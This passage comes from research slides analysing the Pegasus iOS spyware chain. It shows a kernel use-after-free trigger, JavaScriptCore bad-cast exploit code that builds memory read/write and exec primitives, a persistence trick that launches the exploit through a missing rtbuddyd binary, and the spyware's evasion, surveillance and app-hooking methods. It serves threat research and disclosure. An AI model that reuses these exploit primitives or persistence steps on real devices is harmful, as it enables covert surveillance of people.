uint64_t result = io_service_open_extended(service, mach_task_self(), 0,  record, dataBuffer, 56,
&result, &connection);
```

Trigger OSString deallocation

Trigger new OSData allocation

Trigger use after free


Post exploitation - Kernel patches

- setruid to escalate privileges
- amfi_get_out_of_my_way to disable AMFI
- cs_enforcement_disable to disable CS
- mac_mount and LwVM to remount sys partition


Stage 3

Stage 3 - Payload - espionage software

- **Processes:**
  - **lw-install** - spawns all sniffing services
  - **watchdog** - process manager
  - **systemd** - reporting module
  - **workerd** - SIP module
  - **converter** - Cynject from Cydia
- **Other:**
  - **com.apple.itunesstored.2.csstore** - JS used for unsigned code execution
  - **ca.crt** - root cert used w/ SIP module
- **Dylibs:**
  - **libdata.dylib** - Cydia substrate
  - **libaudio.dylib** - calls sniffer
  - **libimo.dylib** - imo.im sniffer
  - **libvbcalls.dylib** - Viber sniffer
  - **libwacalls.dylib** - Whatsapp sniffer




com.apple.itunesstored.2.csstore

- JSC bug that led to unsigned code execution
- Used with rtbuddyd trick to gain persistence
- Bad cast in setEarlyValue
- Triggerable only from an jsc process context

setImpureGetterDelegate internals

```
EncodedJSValue JSC_HOST_CALL functionSetImpureGetterDelegate(ExecState* exec)
{
    JSLockHolder lock(exec);
    JSValue base = exec->argument(0);
    if (!base.isObject())
        return JSValue::encode(jsUndefined());
    JSValue delegate = exec->argument(1);
    if (!delegate.isObject())
        return JSValue::encode(jsUndefined());
    ImpureGetter* impureGetter = jsCast<ImpureGetter*>(asObject(base.asCell()));
    impureGetter->setDelegate(exec->vm(), asObject(delegate.asCell()));
    return JSValue::encode(jsUndefined());
}
```



Source: http://opensource.apple.com/source/JavaScriptCore/JavaScriptCore-7601.6.13/jsc.cpp

setDelegate internals

```
ALWAYS_INLINE JSCell* JSValue::asCell() const {
    ASSERT(isCell());
    return u.ptr;
}

void setDelegate(VM& vm, JSObject* delegate) {
    m_delegate.set(vm, this, delegate);
}
inline void WriteBarrierBase<T>::set(VM& vm, const JSCell* owner, T* value) {
    ASSERT(value);
    ASSERT(!Options::useConcurrentJIT() || !isCompilationThread());
    validateCell(value);
    setEarlyValue(vm, owner, value);
}
```

No type check, return as a pointer

Jumps to setEarlyValue

Source: http://opensource.apple.com/source/JavaScriptCore/JavaScriptCore-7601.6.13/runtime/WriteBarrierInlines.h

Bad cast problem

```
template <typename T>
inline void WriteBarrierBase<T>::setEarlyValue(VM& vm, const JSCell*
owner, T* value)
{
        // no value type check before cast
    this->m_cell = reinterpret_cast<JSCell*>(value);
    vm.heap.writeBarrier(owner, this->m_cell);
}
```

Cast without type check

Source: http://opensource.apple.com/source/JavaScriptCore/JavaScriptCore-7601.6.13/runtime/WriteBarrierInlines.h

Bad cast problem detailed

```
int64 functionSetImpureGetterDelegate(__int64 exec) {
 ...
 lock = JSC::JSLockHolder::JSLockHolder(&v11, exec);
 v3 = *(signed int *)(v1 + 32);
 if ( (_DWORD)v3 == 1 )
   goto LABEL_14;
 base = *(_QWORD *)(v1 + 0x30);              // argument(0) call
 if ( base & 0xFFFF000000000002LL )          // isObject() call inlined
   goto LABEL_14;
  …
 delegate = *(_QWORD *)(v1 + 0x38);          // argument(1) call
 if ( delegate & 0xFFFF000000000002LL )      // isObject() inlined
   goto LABEL_14;
 if ( *(unsigned __int8 *)(delegate + 5) < 0x12u )
   goto LABEL_14;
 v6 = *(_QWORD *)((*(_QWORD *)(v1 + 24) & 0xFFFFFFFFFFFFC000LL) + 0xE8);
 *(_QWORD *)(base + 0x10) = delegate;
```

```
class JSArrayBufferView : public
JSNonFinalObject {

CopyBarrier<char> m_vector;
uint32_t m_length;
TypedArrayMode m_mode;
};
```

Overwrite m_vector field with delegate value

Exploitation - bad cast - RW primitives

```
var DATAVIEW_ARRAYBUFFER_OFFSET = 0x10;
var __dummy_ab = new ArrayBuffer(0x20);
var __dataview_init_rw = new DataView(__dummy_ab);
var __dataview_rw = new DataView(__dummy_ab);

// change __dataview_init_rw.m_vector to the address of __dataview_rw
setImpureGetterDelegate(__dataview_init_rw, __dataview_rw);

// Modify the m_vector of the __dataview_rw JSArrayBufferView to 0
__dataview_init_rw.setUint32(DATAVIEW_ARRAYBUFFER_OFFSET, 0, true);

// Modify the m_length of the __dataview_rw JSArrayBufferView to MAX_INT (4gb).
// The dataview now effectively maps all of the memory of a 32bit process.
__dataview_init_rw.setUint32(DATAVIEW_BYTELENGTH_OFFSET, 0xFFFFFFFF, true);

// change the underlying type of the __dataview_rw JSArrayBufferView to FastTypedArray.
__dataview_init_rw.setUint8(DATAVIEW_MODE_OFFSET, FAST_TYPED_ARRAY_MODE, true);
```

Trigger bad cast and overwrite m_vector

Now we can modify object fields

Exploitation - bad cast - exec primitive

```
var dummy_ab = new ArrayBuffer(0x20);
var dataview_leak_addr = new DataView(dummy_ab);
var dataview_dv_leak = new DataView(dummy_ab);
setImpureGetterDelegate(dataview_dv_leak, dataview_leak_addr);
setImpureGetterDelegate(dataview_leak_addr, object_to_leak);
leaked_addr = dataview_dv_leak.getUint32(DATAVIEW_ARRAYBUFFER_OFFSET, true);

var body = ' '
for (var k = 0; k < 0x600; k++) {
  body += 'try {} catch(e) {};';
}
var to_overwrite =  new Function('a', body);
for (var i = 0; i < 0x10000; i++) {
  to_overwrite();
}
```

Leak object address

Allocate JIT region

Leak address, overwrite with shellcode and execute


Persistence mechanism

- System will launch “rtbuddyd --early-boot”
- rtbuddyd does not exist, but launch record does
- Copy jsc as /usr/libexec/rtbuddyd
- Copy js exploit as symlink named “--early-boot”
- Result will be the same as launch “jsc js_exploit”

Espionage Techniques


Techniques to prevent detection and analysis

- One time use links (redirects to Google or other sites)
- Obfuscated JavaScript and Objective-C code
- Payloads are encrypted with a different key on each download
- Spyware components are hidden as system services



Techniques to stay undetectable

- Blocks iOS system updates
- Clears Mobile Safari history and caches
- Uses SIP for communication
- Removes itself via self destruct mechanisms




Techniques to gather data

- Records any microphone usage
- Records video from camera
- Gathers sim card and cell network information
- Gathers GPS location
- Gathers keychain passwords (including WiFi and router)


Application Hooking

- iOS sandbox prevent apps from spying on each other
- On a jailbroken iOS device spying “hooks” can be installed
- Pegasus uses Cydia Substrate to install app “hooks”
  - Dynamic libraries are injected into the application processes on spawn
  - Cynject to inject into running processes

Pegasus infected device



Targeted apps



Application Hooking Functions

_kLineEngineCheck10Query_key	000000000000E348
_kLineEngineCheck10Query_ciphertext	000000000000E368
_kLineEngineCheck12Query_iv	000000000000E398
_kLineEngineCheck12Query_key	000000000000E3A8
_kLineEngineCheck12Query_ciphertext	000000000000E3C8
_kLineEngineDirectParticipantQuery_iv	000000000000E3F8
kLineEngineDirectParticipantQuery_key	000000000000E408

_kCalendarEngineEnabledKey	0000000000014288
_kCalendarEngineLastRowIdKey	0000000000014290
_kCalendarEngineFilesToMonitorKey	0000000000014298
_kWeChatEngineEnabledKey	00000000000142A0
_kWeChatEngineLastRowIdKey	00000000000142A8
_kWeChatEngineFilesToMonitorKey	00000000000142B0
kWeChatTablesKey	00000000000142B8

_kFacebookMessagesEngineFBClassKey_iv	000000000000CF38
_kFacebookMessagesEngineFBClassKey_key	000000000000CF48
_kFacebookMessagesEngineFBClassKey_ciphertext	000000000000CF68
_kFacebookMessagesEngineFBMMessageKey_iv	000000000000CF78
_kFacebookMessagesEngineFBMMessageKey_key	000000000000CF88
_kFacebookMessagesEngineFBMMessageKey_ciphertext	000000000000CFA8

_kMailRuAgentEngineSelectMessagesNewerThenTi...	000000000000E5D8
_kMailRuAgentEngineSelectMessagesNewerThenTi...	000000000000E5E8
_kMailRuAgentEngineSelectMessagesNewerThenTi...	000000000000E608
_kMailRuAgentEngineSelectParticipantsInGroupCha...	000000000000E7B8
_kMailRuAgentEngineSelectParticipantsInGroupCha...	000000000000E7C8
_kMailRuAgentEngineSelectParticipantsInGroupCha...	000000000000E7E8
_kMailRuAgentEngineGetLastMessageIDQuery_iv	000000000000E898
_kMailRuAgentEngineGetLastMessageIDQuery_key	000000000000E8A8
kMailRuAgentEngineGetLastMessageIDQuery_ciph...	000000000000E8C8


_kTangoToNamesKey	0000000000014328
_kTangoToNumbersKey	0000000000014330
_kTangoConversationIdKey	0000000000014338
_kWhatsAppMessagesEngineEnabledKey	0000000000014340
_kWhatsAppMessagesEngineLastRowIdKey	0000000000014348
_kWhatsAppMessagesEngineFilesToMonitorKey	0000000000014350
_kWhatsAppCallsEngineEnabledKey	0000000000014358
_kWhatsAppCallsEngineLastRowIdKey	0000000000014360
kWhatsAppCallsEngineFilesToMonitorKey	0000000000014368

Historical analysis

- Non-public remote jailbreak
- No user interaction required
- 2011 public jailbreak “jailbreakme 3” is most similar
- Exploit chain can be triggered from within the application sandbox

Observations and Continuing Work

- Remote jailbreaks in the public are rare (~5 years ago)
- Rarer to find a sample of such a highly engineered piece of spyware
- Commercial surveillanceware is different from “home grown” attacks
- Continuing to hunt other “lawful intercept” surveillanceware



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
- **Divergent Security:** Cris Neckar, Greg Sinclair
- **Individual researchers:** in7egral



Useful links

- https://citizenlab.org/2016/08/million-dollar-dissident-iphone-zero-day-nso-group-uae/
- https://citizenlab.org/2016/05/stealth-falcon/
- https://targetedthreats.net/
- https://citizenlab.org/
- https://blog.lookout.com/blog/2016/08/25/trident-pegasus/


Thank You